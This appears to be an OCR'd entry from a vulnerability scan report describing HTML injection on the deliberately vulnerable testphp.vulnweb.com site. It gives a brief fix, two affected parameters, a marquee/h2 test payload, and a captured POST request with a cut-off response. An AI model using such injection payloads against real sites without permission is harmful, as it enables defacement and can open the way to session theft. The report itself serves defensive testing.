**HTML Injection**

Description:


This server is vulnerable to HTML injection which occurs when an attacker is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page using metacharacters. This may lead to consequences like disclosure of a user's session cookies or it can allow the attacker to modify the page content seen by the victims.


Solution

Properly validate meta-characters from user's inputs.


Occurrence:


Occurrence: 1
URL: http://testphp.vulnweb.com/userinfo.php
Parameter: urname
Payload: <marquee><h2>html injection test</h2></marquee>
Images:






Occurrence: 2
URL: http://testphp.vulnweb.com/search.php?test=query
Parameter: searchFor
Payload: <marquee><h2>html injection test</h2></marquee>
Images:




Header: Text
Body: Text
POST http://testphp.vulnweb.com/search.php?test=query HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 89
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/userinfo.php
Cookie: login=test%2Ftest
Upgrade-Insecure-Requests: 1
Host: testphp.vulnweb.com
searchFor=%3Cmarquee%3E%3Ch2%3Ehtml+injection+
test%3C%2Fh2%3E%3C%2Fmarquee%3E&goButton=go
Header: Text
Body: Text
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Wed, 13 Jul 2022 10:28:11 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transition
al//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<!-- InstanceBegin template="/Templates/main_dynamic_te
mplate.dwt.php" codeOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content=
"text/html; charset=iso-8859-2">
<!-- InstanceBeginEditable name="document_title_rgn" --
>
<title>search</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css"
>
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->